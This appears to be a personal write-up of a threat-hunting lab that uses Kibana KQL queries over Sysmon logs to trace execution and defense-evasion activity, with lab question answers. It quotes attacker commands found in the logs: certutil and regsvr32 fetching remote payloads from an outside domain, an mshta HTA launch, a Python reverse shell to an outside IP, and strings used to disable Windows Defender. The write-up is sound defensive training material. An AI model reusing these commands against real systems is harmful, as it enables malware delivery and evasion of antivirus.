
6. Based on the results, it can be observed that all three binaries were suspicious due to their usage. Let’s elaborate further on each binary.
High-level View:
1
2
3
(a) 'Certutil' was used to download a binary (installer.exe), which is then stored in 'C:\Windows\Temp'. (Remember that this binary was also discovered from the previous command-line tools investigation.)
(b) 'Regsvr32' accessed a remote file (teams.sct), then spawned a suspicious encoded PowerShell command.
(c) 'Mshta' spawned a suspicious encoded PowerShell command.
Certutil command:
1
certutil  -urlcache -split -f http://www.oneedirve.xyz/321c3cf/installer.exe C:\Windows\Temp\installer.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
1. 'certutil': This is a command-line utility in Windows used to perform various certificate-related operations, including downloading files from URLs.

2. '-urlcache': This is an option for `certutil` that specifies the operation to be performed, which in this case is URL caching.

URL caching, in the context of the command you provided (`certutil -urlcache`), refers to the process of storing downloaded files from a given URL in a local cache. This cache allows for quicker access to the files if they are requested again in the future without needing to download them again from the remote server.

When you use `certutil -urlcache` to download a file from a URL, the downloaded file is stored in the local URL cache. Subsequent requests for the same URL will first check the cache. If the file is found in the cache and is still valid (not expired), it will be served from the cache instead of downloading it again from the remote server. This can improve performance and reduce network bandwidth usage, especially for frequently accessed files.

In summary, URL caching is a mechanism used to store downloaded files from URLs locally, allowing for quicker access to those files in the future and reducing the need to repeatedly download them from the remote server.


3. '-split': This option tells `certutil` to split the downloaded file into smaller chunks for improved performance during transfer.

4. '-f': This option forces `certutil` to overwrite any existing files with the same name during the download process.

5. 'http://www.oneedirve.xyz/321c3cf/installer.exe': This is the URL from which the file `installer.exe` will be downloaded.

6. 'C:\Windows\Temp\installer.exe': This is the destination path where the downloaded file `installer.exe` will be saved on the local system.

In summary, this command uses 'certutil' to download a file ('installer.exe') from the specified URL ('http://www.oneedirve.xyz/321c3cf/installer.exe') and save it to the local system at `C:\Windows\Temp\installer.exe`. The `-split` option ensures that the file is split into smaller chunks for efficient transfer, and the `-f` option forces the download to overwrite any existing files with the same name.
Regsvr32 command:
1
regsvr32  /s /n /u /i:http://www.oneedirve.xyz/321c3cf/teams.sct scrobj.dll
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Breakdown:
1. 'regsvr32': This is a command-line utility in Windows used to register and unregister DLL files.

2. '/s': This option instructs `regsvr32` to run silently without displaying any dialog boxes or messages.

3. '/n': This option tells `regsvr32` not to call DllRegisterServer or DllUnregisterServer. This means that it''s not registering or unregistering the DLL, but instead it''s using it to perform some action.

4. '/u': This option specifies that the DLL file should be unregistered (i.e., its registration information should be removed from the system).

5. '/i:http://www.oneedirve.xyz/321c3cf/teams.sct': This option specifies an optional command-line parameter to be passed to the DLL during registration or unregistration. In this case, it''s a URL pointing to a script file (`teams.sct`) hosted on `http://www.oneedirve.xyz/321c3cf/`.

6. 'scrobj.dll': This is the name of the DLL file that `regsvr32` will register, unregister, or use with the provided command-line parameter.

In summary, this command is using `regsvr32` to unregister the `scrobj.dll` file from the system. Additionally, it''s passing a URL pointing to a script file (`teams.sct`) hosted on 'http://www.oneedirve.xyz/321c3cf/' as a command-line parameter to the DLL during the unregistration process.
1
- To which process was the 'scrobj.dll' got unregistered from?
Use cases for Unregistering a DLL:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Unregistering a DLL (Dynamic Link Library) can be useful in various scenarios, including:

1. 'Uninstalling Software': When uninstalling a program, it may be necessary to unregister its associated DLLs to ensure that no remnants of the software remain on the system. Unregistering the DLL removes its registration information from the system registry, preventing it from being inadvertently used by other applications.

2. 'DLL Replacement': If you need to update or replace a DLL with a newer version, unregistering the old DLL before replacing it ensures that the system doesn''t continue using the outdated version. Once the old DLL is unregistered, you can safely replace it with the new version.
	-> In this case, this might be the reason why this specific dll would be replaced by a malicious one.

4. 'Troubleshooting': In some cases, a malfunctioning or incompatible DLL may cause issues with system stability or the performance of other applications. Unregistering the problematic DLL can help isolate the issue and troubleshoot the problem.

5. 'Security': Malicious software often uses DLLs to perform unauthorized actions on a system. Unregistering suspicious or known malicious DLLs can help prevent them from being executed by other applications and mitigate potential security risks.

6. 'Development and Testing': During software development and testing, unregistering DLLs may be necessary to simulate clean system states or to reset certain configurations. This ensures that tests are conducted in controlled environments and that changes made during development are properly isolated.

7. 'Customization': Some advanced users or system administrators may unregister DLLs as part of system customization or optimization procedures to streamline system resources or improve performance.

Overall, unregistering a DLL can be a useful administrative task in various scenarios, particularly when managing software installations, troubleshooting system issues, or ensuring system security and stability. However, it''s essential to exercise caution and ensure that unregistering DLLs is done with proper understanding of the implications and potential impact on system functionality.
Mshta.exe command:
1
"C:\Windows\SysWOW64\mshta.exe" "C:\Users\clifford.miller\Downloads\microsoft.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
1
2
3
4
5
6
7
8
9
10
Breakdown:

1. `"C:\Windows\SysWOW64\mshta.exe"`: This is the path to the `mshta.exe` executable file. `mshta.exe` is the Microsoft HTML Application Host, used to execute HTML applications (HTAs) on Windows systems. The `SysWOW64` directory is where 32-bit system files are stored on 64-bit versions of Windows.

2. `"C:\Users\clifford.miller\Downloads\microsoft.hta"`: This is the path to the HTA file (`microsoft.hta`) that will be executed by `mshta.exe`. The HTA file contains HTML and scripting code that defines the behavior of the application to be executed.

3. '{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}': These appear to be parameters passed to the HTA file. HTA files can accept command-line parameters that can be accessed using JavaScript or VBScript within the file. In this case, `{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}` seems to be the parameters being passed.

So, in summary, this command executes an HTA file (`microsoft.hta`) using `mshta.exe`, with parameters `{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}`. The HTA file likely contains code for a specific functionality or application to be run on the system.
- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
- Identify the extent of these malicious activities by correlating the subsequent events generated after these ‘LOLBAS’ were used. ```
One example is getting the process ID of the child processes spawned by these LOLBAS and investigating them further.
Moreover, the encoded PowerShell commands can be decoded and hunted to understand the attack better.
Scripting and Programming Tools
- For our last scenario, we will continue using the
winlogbeat-*index and hunt for suspicious usage of scripting/programming tools from employee workstations onJuly 3, 2023. - Ensure all queries to the Kibana console are set to look for the right index and timeframe.
Scripting and programming tools are typically found in either workstations owned by software developers or servers requiring these packages to run applications. These tools are benign, but threat actors abuse their functionalities to execute malicious code. Given this, we will hunt for unusual events generated by programming tools like:
1
2
3
- Python,
- PHP and
- NodeJS
1
- It would really help if you know the inventory of the system and computer network you are protecting on so you can monitor what native software that attackers can be used against you.
7. Using the Discover tab, we will use the following KQL query to hunt process creation (Sysmon Event ID 1) and network connection (Sysmon Event ID 3) events:
1
host.name: WKSTN-* AND winlog.event_id: (1 OR 3) AND (process.name: (*python* OR *php* OR *nodejs*) OR process.parent.name: (*python* OR *php* OR *nodejs*))
Moreover, we can use the following fields as columns to aid in our analysis:
1
2
3
4
5
6
7
- winlog.computer_name
- user.name
- process.parent.command_line
- process.name
- process.command_line
- destination.ip
- destination.port
Output: 
Based on the results, it can be observed that Python was used to do the following:
1
2
- Spawn a child cmd.exe process. (3rd event log)
- Initiate a network connection to 167[.]71[.]198[.]43:8080 (4th event log)
Flow of execution to achieve remote shell connection:
1
python(native) -> dev.py(revshell python) -> cmd.exe
8. Using these findings, we can extend our investigation further by getting the process ID of the cmd.exe process spawned by Python and using it in our new KQL query. We can do this by clicking the dropdown button on the log that indicates Python created a cmd.exe process.


9. Using this process PID, we can search all processes spawned by this cmd.exe instance by using it as our process.parent.pid:
1
host.name: WKSTN-* AND winlog.event_id: (1 OR 3) AND process.parent.pid: 1832
What's MpCmdRun.exe?
1
2
3
4
5
6
7
8
9
10
11
'MpCmdRun.exe' is a command-line utility used for various tasks related to Windows Defender, Microsoft''s built-in antivirus and antimalware software. Here''s what it can do:

1. **Scan for Malware**: One of the primary functions of `MpCmdRun.exe` is to initiate malware scans on your system. You can specify various scan types, such as quick scans, full scans, or custom scans, depending on your needs.

2. **Update Definitions**: It can also update the virus and spyware definitions used by Windows Defender to identify and protect against the latest threats. Keeping these definitions up to date is crucial for effective malware detection and removal.

3. **Perform Remediation**: If Windows Defender detects malware on your system, `MpCmdRun.exe` can be used to perform remediation actions, such as quarantining or removing infected files.

4. **View Status and Logs**: You can use `MpCmdRun.exe` to view the current status of Windows Defender, including whether real-time protection is enabled, and to access logs of previous scans and actions taken by Windows Defender.

Overall, `MpCmdRun.exe` provides a convenient way to manage and interact with Windows Defender from the command line, allowing users to perform various security-related tasks efficiently.

10. Based on the results, it can be observed that the cmd.exe process, spawned by Python, generated child processes, indicating that the script dev.py could be a Python reverse shell script allowing attackers to execute remote commands via cmd.exe.
1
2
3
dev.py -> cmd.exe -> powershell.exe
				-> whoami.exe
				-> net.exe
Following a threat hunter’s mindset, the next step of this investigation is to:
1
- Identify the extent of these malicious activities by correlating the subsequent events generated after the execution of the suspicious Python script.
In addition, it is also good to understand how the script was written in the compromised machine by backtracking the events related to dev.py.
1
- Given that the attacker has done their recon to know that Python is available on the system, can we know the contents of the 'dev.py' to give us more insight about the attacker(s)?
Question and Answers section:
- Tracing back the
cmdandPowerShellchild processes spawned byinstaller.exe, what is the firstterminalcommand executed viacmd? (Note that there are a lot of commands were executed bycmdbut what it is referring to the terminal commands)![]()

Answer:
1
whoami /priv
- Using the
process IDof the PowerShell process spawned bymshta.exe, what is the destination IP of thenetwork connectionsmade by this process?![]()


Query:
1
host.name: WKSTN-* AND winlog.event_id: (1 OR 3) AND process.pid: 7728

Answer:
1
The powershell process spawned by 'mshta.exe' is connecting to 167[.]71[.]198[.]43.
- Following the
cmd.exeprocess spawned by Python, what is thecommand-linevalue of thenet.exeprocess?
-> Follow step (9).
Answer:
1
net users
Defense Evasion
Tactic: Defense Evasion
The Defense Evasion Tactic (TA0005) comprises strategies that adversaries employ to avoid detection by network security systems during or following an infiltration. This is often achieved by disguising malicious activities as usual legitimate operations or manipulating known benign files or processes. Attackers utilise a range of methods to evade defences, including but not limited to the following:
1
2
3
4
5
- Disabling security software.
- Deleting attack footprints on logs.
- Deceiving analysts through masquerading, obfuscation, and encryption.
- Executing known bypasses to security controls.
- etc.
Moreover, these examples are typically combined with the execution tactic to achieve better results. This makes it possible for an attacker to run their malicious code while avoiding or minimising the chances of being detected by the target’s security systems, making the attack more likely to succeed.
Understanding the Tactic
The techniques adversaries use are not limited to the provided examples above, as there are more ways to deceive and evade defences. However, we will use these examples to understand this tactic and grasp how to hunt it.
The common intersection of the examples above is bypassing detection mechanisms, whether from a software solution or the security team. 
Hunting Defense Evasion
As we continue our deep dive into the adversary’s playbook, we focus on hunting Defense Evasion. As discussed above, this method encompasses various techniques that adversaries use to avoid detection by security measures during or following an attack.
Despite adversaries’ attempts to evade detection, their activities inevitably leave traces in these logs, providing us with potential leads. With these, we will use the following scenarios to uncover the traces of this tactic:
1
2
3
(a) Disabling security software.
(b) Log deletion attempts.
(c) Executing shellcode through process injection.
(a) Disabling Security Software
- Starting with this scenario, we will use the
winlogbeat-*index and hunt for attempts to disable security software, such asWindows Defender, from employee workstations onJuly 3, 2023. - Ensure all queries to the Kibana console are set to look for the right index and timeframe.
0. Most organisations nowadays have improved their security defences, deploying numerous security software to prevent threat actors from successfully compromising their network. However, threat actors still have some tricks up their sleeves to bypass these controls and disable them to not limit their attack vectors in achieving their goals.
1. For this example, we will focus on known commands used to disable Windows Defender. By using the following KQL query, we will hunt events indicating an attempt to disable the running host antivirus:
1
host.name: WKSTN-* AND (*DisableRealtimeMonitoring* OR *RemoveDefinitions*)
The following strings in this query are tied up with the following commands to blind Windows Defender from detecting malicious activity.
1
2
- 'DisableRealtimeMonitoring': Commonly used with PowerShell''s 'Set-MPPreference' to disable its real-time monitoring.
- 'RemoveDefinitions': Commonly used with built-in 'MpCmdRun.exe' to remove all existing signatures of Windows Defender.
Moreover, we can use the following fields as columns to aid in our analysis:
1
2
3
4
5
- winlog.computer_name
- user.name
- process.parent.command_line
- process.name
- process.command_line
